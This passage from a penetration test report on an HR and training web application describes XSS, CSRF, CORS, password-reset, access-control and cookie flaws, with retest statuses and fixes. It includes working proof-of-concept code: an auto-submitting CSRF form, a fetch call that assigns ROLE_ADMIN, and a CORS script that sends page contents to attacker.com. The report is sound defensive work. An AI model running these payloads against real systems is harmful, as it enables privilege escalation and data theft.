4fc8-[…]&workplaceTypeId=1&courseFormId=1&instructorContractId=82770152-b1e9-
[…]&courseLocation=Krak%C3%B3w&companyGroup=3&diaryTemplateId=1&startDateString=2021-06-
08q1j0q%3ca%20b%3dc%3ennbva&onlyNew=1
```

Reflected error message:

```
HTTP/2 400 Bad Request
[…]
Content-Type: text/html; charset=UTF-8
[…]
```

```
Failed to parse time string (2021-06-08q1j0q<a b=c>nnbva) at position 11 (1): Unexpected
character
```

Although active script execution is blocked at this stage due to WAF, the presence of unencoded HTML tags in the output indicates insufficient sanitization and an exploitable condition under the right circumstances.

LOCATION

- `/login?back=` – login redirection mechanism.
- Any invalid resource path when used with manipulated `Referer` headers.
- `/api/pdf/candidate-certificates` – used by HR to generate candidate certificate PDFs.

RECOMMENDATION

It is recommended to validate all the data received from the user (to reject of the values inconsistent with the template/format of a given field – whitelist approach) and then encode it on the output in relation to the context in which it is embedded (in all places of the application, not only those specified in the Location).

For this purpose, it should be verified whether the framework used by the application has built-in functions that implement the described recommendation.

More information:

- https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

[FIXED] [MEDIUM] SECURITUM-2413719-004: Lack of effective protection against Cross-Site Request Forgery (CSRF) attacks

STATUS AFTER RETESTS (05.11.2025)

The issue has been fixed. CSRF tokens and hardened cookies are in place and effective during retest. State changing endpoints still accept multipart form data in addition to JSON. Restrict such endpoints to application/json to reduce the abuse surface.

SUMMARY

During the security audit, it was observed that the tested application does not implement effective protection against Cross-Site Request Forgery (CSRF) attacks. The application uses a cookie named `Bearer` as the primary session token, which is set with the attribute `SameSite=None`. Although there exists a second duplicated cookie `BEARER` with `SameSite=Lax`, testing has confirmed that it is not used for session validation – the actual authenticated session relies on the `Bearer` cookie.

Because the `Bearer` cookie is configured with `SameSite=None`, it is sent by browsers in cross-origin requests, which significantly increases the risk of CSRF exploitation. Furthermore, additional cookies such as `profileContractId` and `companyId` are also set with `SameSite=None`, contributing to the vulnerability.

The application does not implement anti-CSRF tokens and relies solely on `Origin` header validation, which can be bypassed due to a CORS misconfiguration described in issue SECURITUM-2413719-005. In addition, the backend accepts `application/x-www-form-urlencoded` content type, which facilitates CSRF attacks.

An attacker may exploit this vulnerability to perform privileged actions, such as adding a new employee to a specific company and assigning administrative roles by tricking an authenticated administrator into visiting a malicious webpage hosted on a domain accepted by the application's CORS policy.

More details:

- https://owasp.org/www-community/attacks/csrf
- https://owasp.org/www-project-code-review-guide/reviewing-code-for-csrf-issues
- https://cwe.mitre.org/data/definitions/352.html

PREREQUISITES FOR THE ATTACK

- The attacker has an account in the application and can obtain their own user UUID (e.g., from the JWT token payload) and associated `companyId` from the application cookie.
- The attacker is able to host a malicious page on a domain accepted by the application as a valid `Origin` (as described in issue SECURITUM-2413719-005 – CORS misconfiguration).
- The administrator is logged into the application and has a valid session.
- The administrator visits the attacker-controlled webpage (no further user interaction required).

TECHNICAL DETAILS (PROOF OF CONCEPT)

Example #1 – Add a new employee to a specific company

By using a company ID known to the attacker (e.g., from a session cookie `companyId`), a new employee can be added without any CSRF token or additional validation. The following request was tested with an accepted spoofed origin (for example, `https://[DOMAIN_NAME].com`) and returned HTTP 200 OK:

```
POST /api/employees/remote HTTP/1.1
Host: [DOMAIN_NAME]
Origin: https://[DOMAIN_NAME].com
Content-Type: application/x-www-form-urlencoded

firstname=Piotr&languageRoute=pl&companyId=6977c9ef-2b06-4423-
[…]&email=random%40[REDACTED_DOMAIN]&lastname=[REDACTED]
```

- The `Origin` header is accepted despite not being an exact match.
- The `companyId` value is supplied directly by the attacker.
- No anti-CSRF token is required.
- The employee is created in the context of the selected company.

The following PoC can be hosted on an attacker-controlled domain that is mistakenly accepted by the application (e.g., `https://[DOMAIN_NAME].com).` When visited by an authenticated admin, it causes the browser to send a `POST` request using the admin's session:

```
<html>
  <body>
    <form action="https://[DOMAIN_NAME]/api/employees/remote" method="POST">
      <input type="hidden" name="firstname" value="Piotr" />
      <input type="hidden" name="languageRoute" value="pl" />
      <input type="hidden" name="companyId" value="6977c9ef&#45;2b06&#45;4423&#45;[…]" />
      <input type="hidden" name="email" value="random&#64;[…]&#46;pl" />
      <input type="hidden" name="lastname" value="[REDACTED]" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
```

- This form is auto-submitted as soon as the page loads.
- The browser includes the authenticated user's session cookies.
- The backend accepts the request and creates a new employee assigned to the specified `companyId.`

Example #2 – Privilege escalation via PUT request

Following account creation, an attacker can attempt to escalate privileges. This can be done by submitting a `PUT` request to assign roles to the attacker's account using a known UUID. The PoC below can be hosted on an attacker-controlled domain that is mistakenly accepted by the application (e.g., `https://[DOMAIN_NAME].com)`:

```
<script>
fetch("https://[DOMAIN_NAME]/api/employees/{uuid}/roles/assign", {
  method: "PUT",
```

```
  headers: {
    "Content-Type": "application/x-www-form-urlencoded"
  },
  body: "roles[]=ROLE_ADMIN&roles[]=ROLE_EMPLOYEE",
  credentials: "include"
});
</script>
```

- The UUID that uniquely identifies the user can be extracted, for example, from the decoded payload of a JWT token.
- The request is executed automatically when the administrator visits the attacker-controlled page.
- The application will accept the request without verifying the legitimacy of the action initiator.

As a result, an attacker-controlled employee could be created within a legitimate company and then promoted to an administrative role without consent.

LOCATION

All state-changing endpoints within the application that process authenticated requests, including but not limited to `/api/employees/remote` (employee creation) and `/api/employees/{uuid}/roles/assign` (role assignment).

RECOMMENDATION

It is recommended to implement anti-CSRF protection mechanisms in the application. A unique, unpredictable token should be generated by the server and included in every response, and it must be submitted with each subsequent state-changing request. The presence and validity of this token should be verified on the server side. If the token is missing or incorrect, the request should be rejected. In the most secure implementation, a different token should be generated for each user session and rotated regularly.

It is also advised that the session management mechanism be revised to ensure that only a single session cookie is used, configured with the `SameSite=Strict` or `SameSite=Lax` attribute. The use of cookies with the `SameSite=None` attribute should be avoided unless absolutely necessary and if used, it must be combined with the `Secure` attribute and strict CORS policies.

In addition, the current `Origin` header validation logic should be hardened. A strict allowlist of trusted origins should be enforced and loosely matching or derived subdomains should be explicitly rejected.

Finally, it is recommended to restrict sensitive endpoints, especially those involving entity creation or role assignment to accept only `application/json` content types. The acceptance of `application/x-www-form-urlencoded` content should be disabled where not explicitly required.

More information:

- https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

[FIXED] [MEDIUM] SECURITUM-2413719-005: Incorrect CORS configuration

STATUS AFTER RETESTS (05.11.2025)

The issue has been fixed. The CORS configuration behaves as expected. Access Control Allow Origin is no longer permissive under test conditions.

SUMMARY

The analysis showed that the application does not have a correct validation of the `Origin` header, which is sent in each cross-origin request. In the current configuration, the backend accepts specific external domains, including domains that closely resemble the application's own domain and reflects them in the `Access-Control-Allow-Origin` header. Additionally, the application includes the `Access-Control-Allow-Credentials: true` header in its responses.

As a result, it is possible to execute cross-origin requests from attacker-controlled domains and read sensitive information from the application's responses, which violates the Same-Origin Policy (SOP). This misconfiguration enables attacks such as reading authenticated content and supports previously described CSRF scenarios.

More information:

- https://owasp.org/www-community/attacks/CORS_OriginHeaderScrutiny

PREREQUISITES FOR THE ATTACK

- The attacker controls a domain that is incorrectly accepted by the application in the `Origin` header (e.g., https://[DOMAIN_NAME].com).
- The attacker is able to execute JavaScript from this domain.
- The victim is logged into the application and has an active session.
- A sensitive resource is available via a GET request and returns readable content (e.g., HTML, JSON).

TECHNICAL DETAILS (PROOF OF CONCEPT)

Example of the HTTP request that could be sent from the attacker's controlled domain (e.g., https://[DOMAIN_NAME].com):

```
fetch("https://[DOMAIN_NAME]/company/5a8fac18-277a-[…]/details", {
  method: "GET",
  credentials: "include"
})
.then(response => response.text())
.then(data => {
  // Exfiltrate the HTML to attacker's server
  fetch("https://attacker.com/log", {
    method: "POST",
    body: data
  });
});
```

Example of the actual request that would be sent by the browser:

```
GET /company/5a8fac18-277a-[…]/details HTTP/1.1
Host: [DOMAIN_NAME]
Origin: https://[DOMAIN_NAME].com
```

In response, the application would return:

```
HTTP/2 200 OK
Access-Control-Allow-Origin: https://[DOMAIN_NAME].com
Access-Control-Allow-Credentials: true
Content-Type: text/html
[...]
[full HTML content of the company details page]
```

This response makes it possible for attacker-controlled JavaScript to read and exfiltrate the full HTML and JSON contents of sensitive pages.

LOCATION

All endpoints that return sensitive information, including `/company/{companyId}/details`.

RECOMMENDATION

It is recommended to set a fixed value for the `Access-Control-Allow-Origin` header (and `Origin`) or to accept only trusted domains (whitelist).

Dynamic reflection of the origin header should be avoided, especially in combination with `Access-Control-Allow-Credentials: true`, as this creates a more significant security risk.

More information:

- https://owasp.org/www-community/attacks/CORS_OriginHeaderScrutiny
- https://cheatsheetseries.owasp.org/cheatsheets/REST_Security_Cheat_Sheet.html
- https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

[FIXED] [MEDIUM] SECURITUM-2413719-006: Insecure password reset implementation – static and persistent reset token in URL path

STATUS AFTER RETESTS (07.12.2025)

The issue is fixed. Invoking the reset link no longer authenticates the user into the application and does not create a full session. After changing the password, the user is required to log in manually.

STATUS AFTER RETESTS (05.11.2025)

The issue is partially fixed. The token is time bound but invoking the reset link authenticates the user into the application. The behaviour appears to outlive one hour in practice for the last requested reset link. The flow should be corrected to require a credential change without granting a full session.

SUMMARY

During the security audit, it was discovered that the password reset functionality within the tested application is improperly implemented. Specifically, the application generates a single static token per user for the password reset process. This token does not expire and remains the same across multiple reset requests. As a result, if the reset link is ever leaked or intercepted (e.g., through an old email, browser history, proxy logs or phishing), it can be reused at any time to reset the password for that user.

This flaw significantly increases the risk of unauthorized access and account takeover, especially if an attacker gains access to a previously issued reset link.

PREREQUISITES FOR THE ATTACK

A previously generated password reset link must be accessible to the attacker. This could occur via email compromise, shared device/browser history, proxy logs or phishing. No authentication is required to use the link and no interaction from the user is necessary after the link is obtained.

TECHNICAL DETAILS (PROOF OF CONCEPT)

The frontend application provides a password reset form available at the following URL:

```
https://[DOMAIN_NAME]/reset-password
```

After providing an email address, a link is sent to the user in the following format:

```
https://[DOMAIN_NAME]/resetting-password/ipBh[…]
```

During testing, it was observed that the reset token remains the same for every password reset request made for the same user, is not invalidated after successful password reset and does not expire over time. Each time the form is submitted, the same reset link is returned in the email. The token is embedded directly in the URL path, making it susceptible to logging, caching or reuse.

Due to these flaws, if an attacker gains access to any previously issued reset link, they are able to reuse it to change the user's password and compromise their account at any time in the future.

LOCATION

Reset link containing a static, non-expiring token in the path:

```
https://[DOMAIN_NAME]/resetting-password/{token}
```

RECOMMENDATION

It is recommended to generate a new, unique reset token for every password reset request. The token should be cryptographically secure and should expire after a short period of time, such as 15 to 60 minutes. After use, the token should be immediately invalidated.

More information:

- https://cheatsheetseries.owasp.org/cheatsheets/Forgot_Password_Cheat_Sheet.html
- https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/

[FIXED] [MEDIUM] SECURITUM-2413719-007: Authorization – broken access control

STATUS AFTER RETESTS (27.04.2026)

The vulnerability is fixed. Cross-tenant calls to the following API endpoints are now rejected or return an empty array:

- GET /api/employee/{uuid}/available-contracts,
- GET /api/reports/course-launch,
- PUT /api/employees/{uuid}/details.

Administrator role still has access to all the data, but this is an expected functionality.

Based on the information from the Ordering Party, the following resources are either intended for public access or are not classified as sensitive; as such, their exposure is deemed acceptable.

- SCORM e-learning content,
- /api/shop endpoints related to a publicly available marketplace,
- MailCatcher access (and thereby e-mail addresses and e-mail contents of the staging environment).

STATUS AFTER RETESTS (07.12.2025)

The issue is partially fixed. The retest confirmed that authorization and tenant scoping are still not consistently enforced across all endpoints.

Cross company access remained possible for selected endpoints, including:

- GET /api/employee/{uuid}/available-contracts,
- GET /api/reports/course-launch?companyIds%5B%5D={uuid}&yearFrom=2025&yearTo=2025,
- GET /api/shop/{uuid}/upcoming-events,
- PUT /api/shop/add-to-cart/{uuid},
- PUT /api/employees/{uuid}/details.

Additionally, SCORM content and related assets under `//assets/scorm/o-ab-pl/scormcontent/index.html` were accessible without authentication.

A review should be performed to ensure that all endpoints are covered by the generic authorization mechanism and that server-side per tenant and per action checks are enforced consistently.

As an out-of-scope observation, MailCatcher in the test environment was accessible from public IP addresses without authorization and should be appropriately restricted.

STATUS AFTER RETESTS (05.11.2025)

The issue is partially fixed. Front end protections have improved yet the back end still permits destructive actions based solely on a resource UUID when called with a valid cookie and CSRF token from another tenant. For example, a request to PUT /api/reports/{uuid}/remove remains actionable across tenants. Server side per tenant and per action authorization checks must be enforced on every endpoint.

SUMMARY

During the security audit, it was identified that the tested application does not enforce sufficient authorization controls for accessing organizational data. As a result, users in specific roles (e.g., “HR” or “Franchisee”) are able to access data belonging to other companies or users, provided they possess or obtain the relevant UUIDs or identifiers. This results in unauthorized read-level access to sensitive information directly via the application's user interface (UI).

By exploiting this vulnerability, it was possible to access the following data belonging to external organizations:

- API keys associated with integrations,
- Details of other companies and their configurations,
- Data on users, managed groups, and launch groups associated with unrelated companies.

Additionally, the lack of robust authorization controls extends to multiple other functionalities throughout the application. For instance, it is possible to:

- Generate reports intended for other companies by invoking endpoints such as POST /api/reports/validity or POST /api/reports/custom and providing arbitrary `companyIds` (UUIDs) or `groupIds` (numeric identifiers) as parameters.
- Generate diary certificates on behalf of another organization using the endpoint GET /api/pdf/diary-certificates, assuming knowledge of valid `launchGroupId` and `diaryId` UUIDs.
- Perform destructive operations, such as deleting a report, via PUT /api/reports/{uuid}/remove, where access control is based solely on the UUID of the resource.

These examples demonstrate that a significant portion of access control across the application is implemented based only on the presence of specific UUIDs or IDs in the request, without properly verifying the user’s authorization to access or modify the targeted resources.

More details:

- https://owasp.org/www-community/Broken_Access_Control
- https://cwe.mitre.org/data/definitions/284.html
- https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html

PREREQUISITES FOR THE ATTACK

- The attacker must be authenticated in the application with a role such as “HR” or “Franchisee”.
- The attacker must know or obtain UUIDs or numeric identifiers of the target resources (e.g., companies or groups).


TECHNICAL DETAILS (PROOF OF CONCEPT)

In order to access integration data for a company not owned by the current user, the following steps may be performed:

1. Log into the application as a user with HR/Franchisee permissions.
2. Navigate or send an HTTP GET request to the following endpoint (example):

```
https://[DOMAIN_NAME]/company/7fb3d6fe-2959-[…]/integrations
```

3. The response will expose integration details (e.g., inbound API key) for the specified company UUID, even though the user does not belong to that company.




Importantly, this unauthorized access is possible directly through the application's UI, without the need to use external tools or manipulate raw requests.

Similarly, access is possible for numeric ID-based endpoints, such as:

```
https://[DOMAIN_NAME]/company/group/edit/11?type=clients
```

which reveals information about the group belonging to other entity.



Additional examples include:

- Sending POST requests to POST /api/reports/validity or POST /api/reports/custom while manipulating the `companyIds` or `groupIds` parameters to retrieve reports for organizations to which the user does not belong.
- Accessing diary certificates for other companies via GET /api/pdf/diary-certificates by providing valid `launchGroupId` and `diaryId` UUIDs.
- Removing reports via PUT /api/reports/{uuid}/remove, where the UUID alone is sufficient to perform the operation without verifying ownership.

While UUID-based guessing is impractical in most cases, the use of numeric IDs (e.g., for managed groups) may reduce the complexity of brute-force enumeration. However, in conjunction with previously identified XSS vulnerabilities, the `companyId` cookie (not protected by the `HttpOnly` flag) could theoretically be stolen, making targeted attacks more feasible.

LOCATION

- GET /company/{uuid}/integrations
- GET /company/group/edit/{id}
- POST /api/reports/validity
- POST /api/reports/custom
- GET /api/pdf/diary-certificates
- PUT /api/reports/{uuid}/remove
- Other endpoints where authorization is based solely on the presence of a valid identifier in the request.

RECOMMENDATION

It is strongly recommended to implement a robust and consistent authorization mechanism across the application. All access to organization-related resources should be verified based on ownership, ensuring that users can only retrieve or interact with data they are explicitly authorized to access. The current reliance on the presence of a valid UUID or numeric ID in the request should be considered insufficient for determining access rights.

Wherever possible, the use of easily enumerable numeric identifiers should be avoided or protected with additional access controls to prevent unauthorized enumeration. Furthermore, sensitive cookies such as `companyId` should be secured by setting the `HttpOnly` flag to reduce the risk of exploitation via client-side vulnerabilities like XSS.

It is advisable to introduce a centralized authorization layer, through which all application-level actions must pass. This would ensure uniform enforcement of access control rules and reduce the likelihood of such oversights recurring in individual endpoints.

Additional care should also be taken to audit existing endpoints for similar patterns of insufficient access validation, especially those exposed via the UI and accessible to roles with broad visibility, such as HR or Franchisee users.

More information:

- https://wiki.owasp.org/index.php/Category:Access_Control
- https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Testing_Automation.html
- https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html
- https://cheatsheetseries.owasp.org/cheatsheets/Insecure_Direct_Object_Reference_Prevention_Cheat_Sheet.html

[FIXED] [LOW] SECURITUM-2413719-009: No limit on the number of password reset emails – potential for email flooding attack

STATUS AFTER RETESTS (05.11.2025)

The issue has been fixed. Rate limiting and reCAPTCHA v3 are deployed. Repeated reset attempts are throttled as expected during retest. No anomalies were observed.

SUMMARY

During the security audit, it was found that the application does not limit the number of email messages that can be sent through its password reset. Due to the lack of rate limiting and the absence of effective bot detection (such as CAPTCHA verification), attackers can exploit this functionality to flood a victim's inbox with an excessive number of password reset emails.

PREREQUISITES FOR THE ATTACK

Knowledge of the victim's email address.

TECHNICAL DETAILS (PROOF OF CONCEPT)

The following request was used to trigger the password reset email functionality:


```
PUT /auth/request-reset-password/pracownik+[…]@[REDACTED_DOMAIN] HTTP/2
Host: [DOMAIN_NAME]
Content-Type: application/json
Content-Length: 40

{"mail":"pracownik+[…]8@[REDACTED_DOMAIN]"}
```

It should be noted that no rate limiting was applied to this endpoint, meaning multiple requests could be submitted in rapid succession without restriction.

An attacker can automate this process using Burp Suite's Intruder or any scripting tool (e.g., Python + requests library) to send continuous password reset requests, flooding the victim's inbox.

The following screenshot illustrates the impact of the attack, showing multiple password reset emails received by the victim:



LOCATION

https://[DOMAIN_NAME]/auth/request-reset-password/{user}

RECOMMENDATION

It is recommended that the application limits the number of possible emails sent, e.g. for a given user, given time frame or IP address (it should be noted that in the case of residential networks, often many users have the same IP address). In addition, it is worth considering the introduction of CAPTCHA codes or SMS/email tokens in case of detection of the above-mentioned attack. More information:

- https://owasp.org/www-community/controls/Blocking_Brute_Force_Attacks

[FIXED] [LOW] SECURITUM-2413719-010: Session token in URL – direct login link grants temporary full session

STATUS AFTER RETESTS (05.11.2025)

The issue has been fixed in line with the documented business requirement. Parameters were removed from the query string and moved to the hash and are submitted via POST. The direct login link remains reusable within a defined time window by design. The residual risk is acknowledged by the business owner.

SUMMARY

The analysis showed that a session-equivalent token is transmitted in the URL path as part of the application's direct login feature. This mechanism is available to users with HR-level or higher permissions and allows for generating a passwordless login link for another user. The link is either sent via email or copied manually and can be used to log in directly without any credentials. Upon accessing the link, the user is automatically authenticated and receives full session cookies.

Based on testing, the session cookies issued appear to behave identically to those received during a standard login and are valid for up to 24 hours. The token embedded in the URL effectively acts as a credential. Because it is exposed in the URL, it is susceptible to leakage through browser history, logging systems, referrer headers, or screenshots. According to OWASP and ASVS guidance, sensitive session identifiers should never be transmitted using URLs.

PREREQUISITES FOR THE ATTACK

To exploit this vulnerability, an attacker would need to obtain a valid direct login link. This could occur through email interception, access to browser history, viewing of screenshots, referrer leakage or access to server/proxy logs where URLs are recorded. No prior access to the application is required, and no interaction from the user is necessary once the attacker possesses the link.

TECHNICAL DETAILS (PROOF OF CONCEPT)

A user with HR-level permissions generated the following login link:

```
https://[DOMAIN_NAME]/direct/G5SQnbzAg7_Bf7[…]boh-LQ_fwCLW8/home/48b65222-2bf5-[…]
```

When this URL was accessed in a browser, the user was immediately logged in and the standard session cookies were issued:

```
HTTP/2 302 Found
[…]
Set-Cookie: profileContractId=48b65222-2bf5-453c-8e72-f507[…]
Set-Cookie: companyId=7fb3d6fe-2959-4fc8-a9f1-60695[…]
Set-Cookie: lang=pl[…]
Set-Cookie: Bearer=eyJ[…]
Set-Cookie: Bearer=eyJ[…]
```

These cookies provided full access to the authenticated session. No additional authentication was required.

LOCATION

GET /direct/{token}/home/{userId} - direct login mechanism

RECOMMENDATION

It is recommended that the direct login mechanism be redesigned to avoid exposing session-equivalent tokens within the URL. Instead of embedding the authentication token in the path segment, the application should implement a safer flow in which the token is transmitted via an HTTP POST request.

This can be achieved by generating a short-lived, one-time-use login token and including it in a redirect link. When the user opens the link in their browser, the frontend should automatically extract the token and submit it to the backend using a POST request. Only after successful validation session cookies should be issued.

By transmitting the token in the body of a POST request instead of the URL, the risk of exposure through browser history, referrer headers, log files, screenshots or analytics tools is eliminated. The login token should be cryptographically random, expire within a short time window and be invalidated immediately after successful use.

[FIXED] [LOW] SECURITUM-2413719-011: Lack of security attributes for sensitive cookies

STATUS AFTER RETESTS (05.11.2025)

The issue has been fixed. Sensitive cookies are now set with security attributes.

SUMMARY

During the audit it was observed that the application did not set security attributes for sensitive cookies. These attributes are:

- `httpOnly` – informs the browser that the cookie should be available only to the server. Therefore, any attempt to read the cookie from the client side (e.g., by JavaScript) will be blocked. Lack of this attribute could be used by an attacker, e.g., to take over another user's session (when Cross-Site Scripting vulnerability is identified);
- `SameSite` – could prevent browser from sending a cookie between pages with different origins. Implementing this attribute could be helpful, among others, in preventing CSRF attacks;
- `Secure` – informs the browser to send the cookie only using an encrypted communication channel (HTTPS). If this attribute is not set and an attacker intercepts unencrypted communication, he or she can potentially access the cookie value, which can result in account takeover.

The following important cookies are missing essential security attributes:

- Bearer,
- BEARER,
- companyId,
- profileContractId.

More information:

- https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html#cookies
- https://wiki.owasp.org/index.php/Testing_for_cookies_attributes_(OTG-SESS-002)
- https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
- https://cwe.mitre.org/data/definitions/1004.html
- https://cwe.mitre.org/data/definitions/614.html

PREREQUISITES FOR THE ATTACK

Presence of another, exploitable vulnerability (e.g. XSS, CSRF, MitM).

TECHNICAL DETAILS (PROOF OF CONCEPT)

The screenshot below shows a list of cookies set by the application along with their assigned attributes:

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
Bearer	eyJ0eXAiOiJK...	[redacted]	/	Sat, 19 Apr 2025 1...	492	true	false	None	Fri, 18 Apr 2025 1...
BEARER	eyJ0eXAiOiJK...	[redacted]	/	Sat, 19 Apr 2025 ...	492	true	true	Lax	Fri, 18 Apr 2025 1...
compan...	7fb3d6fe-295...	[redacted]	/	Thu, 09 Apr 2026 ...	45	false	false	None	Fri, 18 Apr 2025 1...
lang	pl	[redacted]	/	Thu, 09 Apr 2026 ...	6	false	false	None	Fri, 18 Apr 2025 1...
profileC...	0242aac2-5a...	[redacted]	/	Thu, 09 Apr 2026 ...	53	false	false	None	Fri, 18 Apr 2025 1...

LOCATION

Cookie management.

RECOMMENDATION

It is recommended that the application sets the `httpOnly`, `SameSite` and `Secure` attributes for sensitive cookies, where `SameSite` attribute should be set to one of the following values:

- `Strict` – the browser will not send the cookie in cross-site requests,
- `Lax` – the browser will send the cookie in cross-site requests if and only if it is sent using safe HTTP method (GET, HEAD, OPTIONS, TRACE) and it is top-level navigation (i.e. the address bar will show the change of the domain); in other cases of cross-domain requests, the cookie will not be sent. In modern browsers, this is the default value if `SameSite` attribute has not been specified explicitly.

E.g.:

```
Set-Cookie: foo=bar; httpOnly; SameSite=Strict; Secure
```

More information:

- https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies#restrict_access_to_cookies
